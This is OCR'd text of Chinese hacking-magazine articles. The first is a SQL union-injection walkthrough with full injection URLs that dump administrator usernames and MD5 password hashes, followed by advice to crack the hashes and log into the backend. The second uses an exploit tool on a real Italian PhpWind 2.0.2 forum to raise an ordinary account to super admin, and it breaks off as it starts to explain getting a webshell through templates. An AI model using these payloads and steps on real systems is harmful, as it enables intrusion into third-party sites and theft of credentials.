


图 1

我们首先来看一下，这个打印页面输出的字段的个数和位置。这里假设文章表的字段数是28（具体的根据版本而定），我们在?ArticleID=1后面空一格输入union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28%20from%20admin（这里我填入的是经过url编码后的代码，其中%20为空格，在实际操作过程中可以直接使用空格，浏览器将会自动转换），结果页面正常显示，并且在页面的相应位置出现了3，4，5，8，14这几个字段，如图2。




图 2

好，这说明对应字段3，4，5，8，14被程序调用显示了。接下来，我们就利用3，4，5，8，14这几个字段来为我们显示我们所要的信息。这里先简单了解一下管理员的个数以及管理员的最大和最小id号。我们把3替换为count(id)，把4替换为min(id)，把5替换为max(id)，即在ArticleID后面输入union%20select %201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28%20from%20admin，回车。

结果出来了，原来3的位置显示5；4的位置显示4；5的位置显示9。^_^知道这些数字代表的含义了吗？总共有5个管理员，最小的管理员id为4，最大的管理员id为9，如图3。




图 3

我们再来看看有哪些管理员，他们的帐号和密码是多少。将图1URL中的3换成username，4换成password，5换成id，即在ArticleID后面加入%20union%20select%201,2,username,password,id,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28%20from%20admin，如图4。




图 4

看到没有？3的位置显示chinsung，4的位置显示5e7544fcf1abd0c6，5的位置显示9。这些数字又代表什么意思呢？相信大家都明白了。说明有一个管理员，用户名为chinsung，密码为5e7544fcf1abd0c6（经过MD5的16位加密），id号为9。我们需要的东西出来了，从刚才的判断结果可知，总共有5位管理员。在图4的URL后面添加一个%20where%20id=ID，其中ID为4，5，6，7，8这样便可以得到全部管理员的用户名和密码了（其中有一个id是空的），就这么简单。把刚才得到的所有管理员的密码都添加到MD5Crack中去，开上1000个线程破解，很快你就可

以登录操作后台了。

以上只是union语句在注入中运用的一个例子。这种方法的基本步骤是：一、判断页面程序是否可以注入。二、使用union语句猜测程序从数据库中读取多少个字段。三、猜测管理员信息存放表的名称。四、猜测管理员的用户名和密码等字段名称。五、计算管理员记录相关信息，如最大id号，最小id号和记录条数。六、读取管理员信息。

对于我们已经知道的系统，一般来说数据表是不会被改变的，所以我们就可以很快地取得我们想要的信息了，其实我们还可以读取任何其它我们所需要的信息，还可以构造一些语句进行其它的一些操作，当然这个就要看个人的造化了。

从这里我们也可以得出一个启示，如果将它写成程序，运用到注入中去，哈哈，是不是会比什么“旁注web综合检测程序”的SQL注入等要快上几十倍甚至是几百几千倍啊！

对于Union注入机的打造，我在这里就不论述了，有兴趣有能力的朋友可以自己去研究一下。

PhpWind2.0.2 & 3.31CE漏洞 抢鲜体验

HaJunEcK[F.W.S.T]

这段时间，dvbbs的漏洞可是层出不穷啊，我看各位站长都让一些小骇客给搞怕了，暴数据库、暴绝对路径，前台后台提权……听说近来还有最新的动网漏洞，可以让别人恶意写入代码，进行挂马。许多站长都逐渐对dvbbs失去了信心，开始转用php的论坛程序了，我们也知道php论坛，目前比较火热，也比较安全，广泛用的有两种：Discuz！和phpWind。Discuz前段日子也遭殃了，Discuz4.0.0RC3出了个头像跨站漏洞，phpwind呢，似乎自从“phpwind1.3.6的skin变量未过滤导致管理员密码更改”这个漏洞过后，就一直很平静。可是好景不长，前几天，PhpWind2.0.2 & 3.31CE已经有人找出了漏洞了，我也跟鱼儿他们要了个内部版本的漏洞利用工具，这里，我们就来找个目标试试啦。

上百度随便搜索一下关键字：Powered by PHPWind v2.0.2，PLUS V2.0 Code ? 2004-05，就可以找到许多2.02版的论坛了，这里我选了一个国外的站来下手吧，如图1。




图1

意大利海外论坛，看最左下角的是论坛的版本，人气也还很不错，首先，我们在论坛先注册一个普通的会员，然后退出，重新登录的时候，选择“保存cookie一个月以上”，如图2。




图2

登录以后，我们看到等级是“黑工”（最低的普通等级），现在我们拿出漏洞利用工具，在第二步下面填写：你要入侵的论坛的地址还有你注册的时候填写的E-MAIL，填写好后，把第三步中的两个勾都打上，并且选择是“提升权限”，然后再点击“GOGOGO”按钮，就开始提交信息，如图3。



图3

当论坛版本符合并且漏洞依旧存在的话，就会显示提交成功，并且把你本来的普通用户提升为论坛的超级管理员！如图4。


现在我们回到论坛，刷新一下页面，就可以看到自己的等级已经是会长了。还有，在网站中，第一行中的最后，多了一栏“系统”（就是用来给管理员进入后台管理的），如图5。好啦，此漏洞利用工具的作用就到此为止了，至于3.31CE版本的，成功率比较低，我就不试验了。


现在我们进入后台，依旧填写我



图 4

们注册时候的用户名和密码，就轻易地闯入了后台了。进入了后台该如何得到webshell呢？这可不像dvbbs那样可以备份数据库得到shell，更不可能像一些平常的站一样直接上传php木马，对于php论坛，还是有他自己的特点的。嘿嘿，这里我们尝试用小花在分析phpwind1.3.6那篇文章中的方法——从模板中获得webshell。在后台中，